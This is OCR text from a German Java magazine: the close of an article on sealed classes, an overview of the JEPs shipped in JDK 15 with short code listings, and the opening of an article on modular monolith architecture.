Natürlich sind die meisten der in diesem Artikel vorgestellten Konzepte auch mit den vorigen Java-Versionen umsetzbar. Dass Komposition ein Werkzeug ist, um komplexe Sachverhalte robust abzubilden, ist schon lange kein Geheimnis mehr. Die Effekte der im Vorfeld beschriebenen algebraischen Datentypen sollten vielen Java-Entwicklern nicht neu vorkommen. Sealed Classes stellen aber einen großen Schritt in Richtung einer Zukunft dar, in der der Compiler uns beim Komponieren solcher Domänenmodelle unterstützt – zum einen mit Pattern Matching, das weniger defensiv geschriebenen und eleganteren Code ermöglicht, zum anderen aber auch mit der Unterstützung durch den Compiler, wenn eingeführte Klassen unsere bestehende Geschäftslogik zerstören würden. Gemeinsam mit Records und Pattern Matching stellen Sealed Classes also sicher, dass Konzepte aus der funktionalen Programmierung sich in Java immer idiomatischer umsetzen lassen.

Listing 5

```
// Noch kein gültiger Code!
public String processPayment(Payment payment) {
  return switch(payment) {
    case UpfrontPayment u -> String.format("This is an Upfront Payment of %s €", c.amount());
    case InvoicePayment i -> String.format("This is an Invoice Payment of %s €,
                                           due on %s", i.amount(), i.toBePayedUntil());
  }
}
```

Tim Zöller ist Senior IT Berater bei ilum:e informatik ag in Mainz. Er ist Mitgründer der JUG Mainz und beschäftigt sich seit 12 Jahren beruflich mit Java.

Links & Literatur

[1] https://openjdk.java.net/jeps/360

[2] https://en.wikipedia.org/wiki/Algebraic_data_type

[3] https://openjdk.java.net/jeps/375


Diese JEPs sind Teil des JDKs

Java 15

JEP 339 – Edwards-curve Digital Signature Algorithm (EdDSA)

Im Jahr 2007 wurden von Harold Edwards, seines Zeichens amerikanischer Mathematiker, Mathematikhistoriker und bis zu seinem Ruhestand Professor an der New York University, die sogenannten Edwards-Kurven vorgestellt. Diese elliptischen Kurven werden im Bereich der Elliptic Curve Cryptography eingesetzt. Der EdDSA ist nun ein modernes und performanteres Signaturschema, das deutliche Vorteile gegenüber dem im JDK implementierten Schema haben soll. Im RFC 8032 sind sämtliche Details zu dem Schema enthalten, das allerdings nicht das herkömmliche ECDSA (Elliptic Curve Digital Signature Algorithm) ersetzt.

Die neuen Services *Signature*, *KeyFactory* und *KeyPairGenerator* wurden für die Unterstützung von EdDSA dem SunEC-Provider hinzugefügt; neue Klassen und Interfaces sind entsprechend für die Repräsentation im API vorhanden. Wiederverwendet wird hingegen die Klasse *NamedParameterSpec*, die einst für XDH (JEP 324) entwickelt wurde, um EdDSA-Varianten und Kurvendomänenparameter zu beschreiben. Für Edwards-Kurvenpunkte, EdDSA-Schlüssel und Signaturparameter wurden neue Klassen und Interfaces entwickelt. Für die Nutzung des API gibt JEP 339 das in Listing 1 gezeigte Beispiel.



Listing 1

```
// example: generate a key pair and sign
KeyPairGenerator kpg = KeyPairGenerator.getInstance("Ed25519");
KeyPair kp = kpg.generateKeyPair();
// algorithm is pure Ed25519
Signature sig = Signature.getInstance("Ed25519");
sig.initSign(kp.getPrivate());
sig.update(msg);
byte[] s = sig.sign();

// example: use KeyFactory to contruct a public key
KeyFactory kf = KeyFactory.getInstance("EdDSA");
boolean xOdd = ...
BigInteger y = ...
NamedParameterSpec paramSpec = new NamedParameterSpec("Ed25519");
EdECPublicKeySpec pubSpec = new EdECPublicKeySpec(paramSpec,
                                                  new EdPoint(xOdd, y));
PublicKey pubKey = kf.generatePublic(pubSpec);
```


JEP 360 – Sealed Classes (Preview)

Aus Projekt Amber kommen Sealed Classes als Preview Feature ins JDK. „Versiegelte Klassen“, also Sealed Classes, haben eine stark eingeschränkte Subclassing-Fähigkeit, die in der entsprechenden Klassendeklaration definiert wird. Zunächst wird der Deklaration der Modifikator *sealed* hinzugefügt, um das Feature zu aktivieren. Anschließend wird via *permits*-Klausel spezifiziert, welche Klassen die versiegelte Klasse erweitern dürfen:

```
package com.example.geometry;

public sealed class Shape
  permits Circle, Rectangle, Square {...}
```

Das funktioniert übrigens auch mit abstrakten Klassen oder Interfaces. Besonders gut sollen die Sealed Classes mit den ebenfalls in JDK 15 als „Second Preview“ enthaltenen Records zusammenspielen.



JEP 371 – Hidden Classes

Mit JEP 371 werden „versteckte Klassen“ im JDK verfügbar, die die Arbeit mit Frameworks verbessern sollen. In Java 15 können so dynamisch erstellte Klassen stellenweise durch versteckte Klassen ersetzt werden.

Java-Entwickler, die mit Frameworks arbeiten, kennen das: Manche Klassen, die zur Laufzeit dynamisch erstellt werden, sind deutlich sichtbarer oder langlebiger, als es eigentlich nötig ist. Das liegt daran, dass die APIs zum Erstellen von Klassen, *ClassLoader::defineClass* und *Lookup::defineClass*, keinen Unterschied darin machen, ob der Bytecode der Klasse zur Laufzeit dynamisch oder statisch beim Kompilieren erstellt wurde. Da die Klasse per se als „sichtbar“ definiert ist, wird sie entsprechend auch genutzt.


Durch „versteckte“ Klassen werden einige Use Cases abgedeckt, die nicht so einfach von anderen Klassen aufgerufen werden können. JEP 371 nennt einige solcher möglichen Einsatzgebiete beispielhaft: So kann etwa *java.lang.reflect.Proxy* versteckte Klassen definieren, die als Proxy-Klassen agieren. Diese werden – wie der Name bereits sagt – Proxy-Schnittstellen implementieren. Auch in Verbindung mit *java.lang.invoke-StringConcatFactory* kann man versteckte Klassen einsetzen, etwa um die Methoden für die konstanten Verkettungen zu enthalten. Für die Zusammenarbeit mit JavaScript in Java ist das Erstellen versteckter Klassen, die den Bytecode enthalten, der aus JavaScript-Anwendungen übersetzt wurde, durch eine entsprechenden Engine möglich.

Einher mit der neuen Funktionalität geht allerdings auch das Bestreben, die Sprache selbst nicht zu ändern. Zudem ist es definitiv nicht das Ziel, die gesamte Funktionalität von *sun.misc.Unsafe::defineAnonymousClass* zu unterstützen. Für das API könnte sich dies, im Gegenteil, als fatal erweisen: Mandy Chung schlägt vor, es als deprecated zu markieren und in einem der nächsten Java-Updates auszubauen.

JEP 372 – Remove the Nashorn JavaScript Engine

Auf der Jagd nach dem heiligen Gra(a)l gab es so manchen Schwund. Ein solcher ist die JavaScript Engine Nashorn, wie in JEP 372 – „Remove the Nashorn JavaScript Engine“ – von Jim Laskey nachzulesen ist. Bereits 2018 wurde der Grundstein für den Ausbau der Nashorn Engine, der entsprechenden APIs und der JJS Tools gelegt, in Java 11 wurden sie als deprecated markiert. Damit hatte die ursprünglich in JDK 8 via JEP 174 eingeführte Script Engine keine besonders lange Halbwertszeit, auch wenn sie damals die eher antiquierte Rhino Engine ersetzte.

Der Teufel steckt bei der Intention, das Nashorn loszuwerden, natürlich in der Zeit: JavaScript und der ECMA-Standard entwickeln sich rapide weiter, und die Engine im JDK auf Stand zu halten, ist gelinde gesagt herausfordernd, wie das Nashorn-Team im JEP schreibt. Da sich wohl auch die breitere Community nicht wirklich bewegt hat, um das Nashorn zu pflegen, bleibt nun nur der Schritt nach vorne, also die JavaScript Engine in den verdienten Ruhestand zu schicken. Keinen Einfluss hat dieses JEP übrigens auf das API *javax.script*, dieses bleibt unverändert.




Entfernt wurden allerdings die Module *jdk.scripting.nashorn* und *jdk.scripting.nashorn.shell*, wie Jim Laskey schreibt. Ersteres enthält die Packages *jdk.nashorn.api.scripting* und *jdk.nashorn.api.tree*, Letzteres die JJS-Tools.

JEP 373 – Reimplement the Legacy DatagramSocket API

Die Überarbeitung des *DatagramSocket* APIs war das Bestreben des JEP 373. In diesem wurde vorgeschlagen, das API im Hinblick auf Aktualität und Wartbarkeit auf Vordermann zu bringen – ohne dabei die Rückwärtskompatibilität aus den Augen zu verlieren.

Via JEP 353 wurde bereits damit begonnen, veraltete Java-Schnittstellen zu überarbeiten und neu zu implementieren. Während es allerdings in JEP 353 um das Socket API ging (*java.net.Socket* und *java.net.ServerSocket*), wurde mit JEP 373 die Funktionalität des DatagramSocket API (*java.net.DatagramSocket* und *java.net.MulticastSocket*) aktualisiert. Wie auch beim Socket API geht es dabei vor allem um eine modernere und simplere Lösung, die leichter zu warten und zu debuggen ist. Auch diese Bemühungen wurden unter dem Schirm des Project Loom unternommen.

Ein großes Problem – wie dies auch bereits bei JEP 353 der Fall war – stellt die Tatsache dar, dass die Implementierungen der APIs *java.net.DatagramSocket* und *java.net.MulticastSocket* bereits seit JDK 1.0 Teil von Java und eine Mixtur aus veraltetem Java- und C-Code sind. Laut JEP 373 war besonders die Implementierung des *MulticastSocket* problematisch, da es aus einer Zeit vor IPv6 stammt. Davon abgesehen gibt es auch in Sachen Nebenläufigkeit etliche Stellschrauben, an denen gedreht wurde, was eine Überarbeitung und Neuimplementierung nötig machte.




Anders als bei JEP 353 wurde allerdings nicht in Betracht gezogen, einfach einen Ersatz für *DatagramSocketImpl* bereitzustellen. Stattdessen wrappt *DatagramSocket* intern eine neue Instanz seiner selbst und sämtliche Aufrufe werden direkt an diese delegiert. Die so gewrappte Instanz ist entweder die neue Implementierung (ein Socket-Adapter, der aus einem NIO-basierten *DatagramChannel::socket* erstellt wurde) oder ein Klon der veralteten *DatagramSocket*-Klasse, die dann an die veraltete Implementierung *DatagramSocketImpl* delegiert.

Man hat sich in Bezug auf den *DatagramSocket* entschieden, nicht gleich Nägel mit Köpfen zu machen: Im JEP 373 heißt es zwar, dass die veralteten Implementierungen wohl in einem der kommenden Releases als deprecated markiert und schließlich in mittelfristiger Zukunft entfernt werden sollen, aber vorerst gibt es sowohl die neue (NIO-basierte) und die herkömmliche Implementierung. Standardmäßig sollte aber die neue Implementierung aktiviert sein.

JEP 374 – Disable and Deprecate Biased Locking


Komplexität und eine immer geringer werdende messbare Verbesserung der Performance: Diese beiden Faktoren haben für die Schaffung von JEP 374 gesorgt. Biased Locking wird mit Java 15 standardmäßig deaktiviert und schließlich in einem späteren Release komplett ausgebaut.

Nutzer der HotSpot VM werden sich mit dem Begriff des Biased Locking bereits einmal auseinandergesetzt haben. Via Biased Locking soll das Ausführen einer vergleichenden und austauschenden atomaren Operation beim Erlangen eines Monitors verhindern. Das geschieht dadurch, dass angenommen wird, dass ein Monitor im Besitz eines Threads bleibt, bis ein anderer Thread versucht, den Monitor zu erhalten. Der Monitor bleibt somit einem bestimmten Thread zugeordnet („biased") – dies sorgte in der Vergangenheit für Performanceverbesserungen.



Und genau da kommen wir zum Knackpunkt von JEP 374: Die oben genannten Verbesserungen in Sachen Performance sind heute, gerade mit dem Aufkommen moderner Prozessorarchitekturen, nicht mehr so signifikant wie noch vor einigen Jahren. Damit ist gemeint, dass atomare Operationen heute sehr viel weniger ins Gewicht fallen, als dies in der Vergangenheit der Fall war. Hinzu kommt, dass neuere Anwendungen ohnehin auf andere Technologien setzen.

Ein weiterer Faktor, der für das Ende von Biased Locking spricht, ist die Komplexität: Manchem Entwickler fällt es mitunter schwer, den Code des Ganzen zu durchblicken. Kein Wunder also, dass auch Änderungen im Subsystem für die Synchronisation schwerfallen. Die Lösung, vorgeschlagen von Patricio Chilano Mateo, ist radikal: Biased Locking ist im JDK 15 standardmäßig ausgeschaltet, außer man nutzt in der Kommandozeile den Befehl *-XX:+UseBiasedLocking*. Die Funktion ist zudem als deprecated markiert worden und soll in einem späteren Release dann endgültig entfernt werden.




JEP 375 – Pattern Matching for instanceof (Second Preview)

JEP 375 führt konsequent weiter, was mit JEP 305 bereits begonnen wurde: Die Einführung des Pattern Matching für Java. Im Zuge des Projekts Amber wird unter anderem am sogenannten Pattern Matching für Java gearbeitet. Für den Operator *instanceof* wird das Pattern Matching in Java 15 Wirklichkeit werden. Durch Pattern Matching soll, so führt Brian Goetz in JEP 305 – Pattern Matching for instanceof (Preview) aus, die Programmiersprache Java prägnanter und sicherer werden.

Ein sogenanntes Pattern ist im Grunde nichts anderes als eine Kombination eines Prädikats für eine bestimmte Zielstruktur und einer Reihe von dazu passenden Variablen. Gibt es bei der Ausführung der Anwendung Treffer für die Variablen, werden ihnen passende Inhalte zugewiesen. Die „Form" von Objekten kann so präzise definiert werden, woraufhin diese dann von Statements und Expressions gegen den eigenen Input getestet werden.

Wurde in JEP 305 nur eine Art von Pattern vorgeschlagen (Type Test Pattern), hat die zweite Preview, die als JEP 375 – Pattern Matching for instanceof (Second Preview) für JDK 15 vorgeschlagen wurde, noch das Deconstruction Pattern an Bord. Das Type Test Pattern besteht aus dem oben genannten Prädikat, das einen Typ spezifiziert, und einer einzelnen bindenden Variablen. Das Deconstruction Pattern besteht aus einem Prädikat, das einen *Record*-Typ spezifiziert, und mehreren bindenden Variablen für die Komponenten des *Record*-Typs.

Die Nutzung von Pattern Matching in *instanceof* könnte für einen starken Rückgang nötiger Typumwandlungen in Java-Anwendungen sorgen. In zukünftigen Java-Versionen könnte dann Pattern Matching für weitere Sprachkonstrukte wie Switch Expressions kommen.



JEP 377 – ZGC: A Scalable Low-Latency Garbage Collector (Production)

Mit diesem JEP wird vorgeschlagen, den Z Garbage Collector dem experimentellen Status zu entheben und ihn zu einem festen Bestandteil des JDKs zu machen. Dabei soll der Standard allerdings nicht verändert werden: der G1 Garbage Collector bleibt auch weiterhin der standardmäßig genutzte GC in Java 15. Der ZGC ist bereits seit Java 11 Bestandteil des JDKs und wurde mit JEP 333 in das System eingeführt. Nach etlichen Tests und Bugfixes soll er nun bereit für die Produktion sein.

JEP 378 – Text Blocks (Standard)

In Java 13 war JEP 355 als Preview Feature enthalten, mit dem der neue Typ *Text Block* eingeführt werden sollte. Die Bemühungen des JEP basierten auf den Grundlagen, die bereits für JEP 326 und die Raw String Literals geschaffen wurden. Die im Vorschlag beschriebenen Textblöcke sollen mehrzeilige Stringliterale darstellen. Ihre Formatierung unterliegt einheitlichen Regeln und orientiert sich an der Darstellung des Texts im Quellcode, sodass Entwickler nicht zwingend auf Befehle zurückgreifen müssen, um das Layout des Texts zu beeinflussen.

Zu den Zielen, die mit der Einführung von Text Blocks verbunden werden, gehört unter anderem das leichtere Gestalten mehrzeiliger Strings für Programmierer. Durch die Regeln zur automatischen Formatierung wären bei einer Einführung des Typs keine Escape-Sequenzen im Stil von *\n* nötig. Insbesondere solche Java-Programme, die Code anderer Programmiersprachen innerhalb von Strings enthalten, sollen mit dem neuen Format besser lesbar werden. JEP 368, enthalten in Java 14, brachte, basierend auf Nutzerfeedback, zwei neue Escape-Sequenzen für dieses Feature, die eine feingranulare Kontrolle der Verarbeitung von Newlines und Whitespaces erlauben: *\<line-terminator>* und *\s*. Erstere Escape-Sequenz kann genutzt werden, um einen Umbruch für sehr lange Stringliterale zu forcieren, ohne sie in kleinere Substrings aufzuteilen.

Nun folgt mit JEP 378: Text Blocks (Standard) die offizielle Einführung als Standard in Java 15. Technisch sieht das Feature wie folgt aus:

Ohne *\<line-terminator>* Escape-Sequenz:

```
String literal = "Lorem ipsum dolor sit amet, consectetur adipiscing " +
                 "elit, sed do eiusmod tempor incididunt ut labore " +
                 "et dolore magna aliqua.";
```


Mit *\<line-terminator>* Escape-Sequenz:

```
String text = """
              Lorem ipsum dolor sit amet, consectetur adipiscing \
              elit, sed do eiusmod tempor incididunt ut labore \
              et dolore magna aliqua.\
              """;
```

Die Escape-Sequenz *\s* lässt sich einfach als einzelnes Leerzeichen (*\u0020*) beschreiben. Damit lässt sich im unteren Beispiel sicherstellen, dass die Zeilen exakt 6 Stellen haben und nicht länger sind:


```
String colors = """
  red  \s
  green\s
  blue \s
  """;
```

Diese Escape-Sequenz kann in den neuen Text Blocks, aber auch in klassischen Stringliteralen genutzt werden.



JEP 379 – Shenandoah: A Low-Pause-Time Garbage Collector (Production)

Wie in JEP 377 geht es in JEP 379 ebenfalls um einen Garbage Collector, in diesem Fall den Shenandoah GC. Auch er soll endlich den experimentellen Status verlassen und fester Bestandteil von Java 15 werden – und wie ZGC soll auch Shenandoah nicht den Standard Garbage Collector von Java ersetzen. Bereits 2014 wurde mit JEP 189 der Shenandoah GC als experimentelles Feature für Java vorgeschlagen, doch erst mit JDK 12 wurde er tatsächlich in Java integriert.



JEP 381 – Remove the Solaris and SPARC Ports

Das Betriebssystem Solaris stammt noch aus den Beständen von Sun Microsystems und ist mittlerweile nicht mehr wirklich zeitgemäß. Entsprechend wenig überraschend war daher der Wunsch von Oracle, die Ports für Solaris/SPARC, Solaris/x64 und Linux/SPARC mit JEP 362 als deprecated zu markieren. Der nächste Schritt, sie endgültig loszuwerden, ist nun mit JEP 381 im JDK 15 gekommen. Es sei allerdings angemerkt, dass alte Java-Versionen (bis einschließlich JDK 14) auf alten Systemen allerdings unverändert laufen sollen, inklusive der entsprechenden Ports.

Ziel des Ganzen ist es, sich um andere Features kümmern zu können. Sollte sich allerdings doch eine Gruppe engagierter und interessierter Entwickler finden, die die Ports betreuen und verwalten wollen, könnte die Entfernung aus dem JDK allerdings auch zu einem späteren Zeitpunkt noch gekippt werden.

JEP 383 – Foreign-Memory Access API (Second Incubator)

Es gibt tonnenweise Java-Bibliotheken und auch -Anwendungen, die auf fremden Speicher zugreifen. Prominente Beispiele sind Ignite, mapDB, memchaced oder Nettys ByteBuf API. Dennoch stellt das Java API selbst keine gute Möglichkeit hierfür zur Verfügung – und das, obwohl dadurch Kostenaufwand in Sachen Garbage Collection (besonders bei der Verwaltung großen Caches) gespart und Speicher über mehrere Prozesse hinweg geteilt werden kann. Auch das Serialisieren und Deserialisieren von Speicherinhalten via Mappings von Dateien in den Speichern wird durch den Zugriff auf fremden Speicher möglich (etwa via mmap).

Mit JEP 370 wurde ein passendes Java API ins JDK implementiert, mit dem Java-Anwendungen sicher und effizient auf fremden Speicher zugreifen können, der außerhalb des Java Heaps angesiedelt ist. Wichtig sind die drei Prämissen: Allgemeingültigkeit, Sicherheit und Determinismus. JEP 383 stellt die zweite Inkubatorphase des im Projekt Panama entwickelten API dar.

In diesem Zusammenhang bedeutet „Allgemeingültigkeit“, dass ein einziges API in Verbindung mit unterschiedlichen fremden Speichern arbeiten sollte (gemeint sind nativer Speicher, persistenter Speicher etc.). Die „Sicherheit“ der JVM ist das höchste Gut, daher sollte das API nicht dazu fähig sein, diese zu unterwandern – völlig egal, welcher Speicher zum Einsatz kommt. Zudem („Determinismus“) sollte die Freigabe von Speicher explizit im Quelltext erfolgen.

Für den Rehaul in Java 15 wurde das neue *VarHandle combinator* API implementiert, das die Individualisierbarkeit der *var*-Handles für den Speicherzugriff gewährleistet. Die Unterstützung für das Parallel Processing einzelner Speichersegmente via *Spliterator*-Interface ist ebenso Teil der Überarbeitung wie ein verbesserter Support für gemappte Speichersegmente (bspw. *MappedMemorySegment::force*). Neu sind auch sichere API-Punkte, um serielle Einschränkungen zu unterstützen, und unsichere API-Punkte. Letztere erlauben das Manipulieren und Rückverweisen von Adressen, die etwa von nativen Aufrufen stammen. Durch unsichere API-Punkte können zudem solcherlei Adressen in synthetische Speichersegmente gewrappt werden.


JEP 383 wurde im Zuge des Project Panama entwickelt und stellt eine klare Alternative zur Verwendung von existierenden APIs wie ByteBuffer, Unsafe oder JNI dar. Natürlich steht die Implementierung dabei ganz im Zeichen der generellen Maxime des Projekts: der Unterstützung von nativer Interoperabilität von Java.

JEP 384 – Records (Second Preview)

JEP 384 bringt Records als „Second Preview“ für Java. Bei Records handelt es sich um einen neuen Klassentyp, der im Zuge des Projekts Valhalla entwickelt wurde. Diese stellen – wie beispielsweise auch enums – eine eingeschränkte Form der Deklaration *class* dar. Records unterscheiden sich von klassischen Klassen darin, dass sie ihr API nicht von dessen Repräsentation entkoppeln können. Die Freiheit, die dabei verloren geht, wird aber durch die gewonnene Präzision wettgemacht. Im Proposal zu den Records hieß es dazu, dass ein Record „der Zustand, der gesamte Zustand und nichts als der Zustand“ sei. Er besteht aus einem Namen, einem Header und dem Body:

```
record Point(int x, int y) { }
```

Der Header stellt hier die Liste der Komponenten des Records dar, also die Variablen, die den Zustand beschreiben. Records bleiben dabei Klassen, auch wenn sie eingeschränkt sind. So können sie etwa Annotationen oder Javadocs enthalten und deren Body u. a. statische Felder sowie Methoden, Konstruktoren oder Instanzmethoden deklarieren. Was sie allerdings nicht vermögen, ist die Erweiterung anderer Klassen oder die Deklaration von Instanzfeldern (mit der Ausnahme der Statuskomponenten, die im Header des Records deklariert wurden).



JEP 385 – Deprecate RMI Activation for Removal

Den Abschluss für JDK 15 bildet erneut eine Schlankheitskur: Der RMI-Activation-Mechanismus wird in den Ruhestand geschickt und als deprecated markiert. Er ist dafür verantwortlich, dass RMI-basierte Services sogenannte Stubs exportieren können, deren Gültigkeit die Lebenszeit eines Remote-Objekts oder der JVM, die es enthält, übersteigt. Die Krux an der Geschichte ist, dass mit „konventionellem“ RMI Stubs sofort nach der Zerstörung eines Remote-Objekts ungültig werden. Für Entwickler bedeutet es gehörigen Aufwand, diesen Zustand via komplexer Fehlerbehandlungslogik aufzulösen. Hierbei kann der RMI Activation Service helfen. Allerdings wird der Mechanismus verhältnismäßig selten genutzt, weshalb mit JEP 385 das Ende eingeläutet wird.

Architekturpatterns in Modulithen – Teil 1

Ordnung ins Chaos bringen

„Wir haben diesen Legacy-Monolithen, den wollen wir in Microservices aufbrechen“. So einen Satz hört man als Berater in der Softwarebranche oft. Auf die Frage „Warum“ erhält man oft die Antwort „Modularisierung“. Denn es herrscht die weitverbreitete Ansicht, dass Monolithen grundsätzlich aus schlecht strukturiertem Legacy-Code bestehen und sich Monolithen und Modularisierung gegenseitig ausschließen. Dass dem nicht so ist, zeigt die Architekturform der Modulithen. In dieser Artikelserie wird sie beleuchtet und beschrieben, mit welchen Patterns ein Modulith gelingen kann und welche Antipatterns man dabei vermeiden sollte.

von Arnold Franke

Wer in den letzten sieben Jahren Softwarekonferenzen besucht hat, der musste ganz schön Slalom laufen, wenn er dem Thema Microservices [1] aus dem Weg gehen wollte. Aufgrund ihrer vielversprechenden Eigenschaften wurde diese Form der Systemarchitektur stark gehypt und von vielen Entwicklern, Architekten und Firmen als Heilsbringer angesehen. Mit etwas Abstand betrachtet, handelt es sich dabei aber um keine Silver Bullet, sondern nur um eine von vielen Möglichkeiten, ein Softwaresystem zu strukturieren – mit eigenen Vor- und Nachteilen (**Abb. 1**). Eine Landschaft aus wirklich entkoppelten Microservices zu bauen, die alle Vorteile dieser Architekturform mitnimmt, ist alles andere als trivial, und man ist selbst dann nicht gegen strukturelle Stolperfallen wie Conway's Law [2] gefeit. Wenn man Microservices ungünstig schneidet und verknüpft, dann besteht genauso die Gefahr, am Ende einen großen Deployment-Monolithen aus Legacy Code zu erhalten.

Den Hype überlebt haben die „guten alten“ Monolithen. Große Deployment-Einheiten mit einer riesigen Codebase, die sich den Ruf von schlechter Wartbarkeit

und Erweiterbarkeit eingehandelt haben. Einerseits überlebten sie, weil man einige davon aufgrund gewachsener Komplexität und schlecht auflösbarer Abhängigkeiten nur schwer wieder losbekommt. Andererseits, weil sie in Form der modularen Monolithen – Modulithen – eine Renaissance in der Entwicklercommunity erleben. Modulithen vereinigen einige der Vorteile der Microservices-Architektur, zum Beispiel modulare Struktur mit gekapselten Verantwortlichkeiten und übersichtlichen Abhängigkeiten, während sie auf einige der Nachteile, wie beispielsweise komplexe Infrastruktur und Kommunikations-Overhead, verzichten. Das macht die Modulithen nicht zu einer den Microservices überlegenen Architekturform (Kasten: „Was können Microservices, was ein Modulith auch kann?“). Sie sind nur ein weiterer valider Ansatz zur Strukturierung eines Softwaresystems, der in bestimmten Kontexten sinnvoller ist als andere.

Die Wahl der Architekturform hängt letztendlich davon ab, auf welchen Aspekt man optimieren möchte. Individuelle Skalierung? Entwicklungsgeschwindigkeit? Resilience? Komplexität der Infrastruktur? Das sind alles Faktoren, die bei dieser Entscheidung eine Rolle spielen.

Dabei ist die Idee des modularen Monolithen durchaus keine neue. Sie ist aber nur erfolgreich und nachhaltig umsetzbar, wenn man es schafft, durch nachhaltige Anwendungsarchitektur die Komplexität einer großen Codebase im Zaum zu halten und Verständlichkeit und Wartbarkeit des Codes zu wahren. Damit habe ich mich in den letzten sieben Jahren in mehreren Softwareprojekten beschäftigt und möchte in dieser Serie einige Patterns und Antipatterns teilen, um anderen Modulithen-Bauern leichter zum Erfolg zu verhelfen.

Den Monolithen schneiden

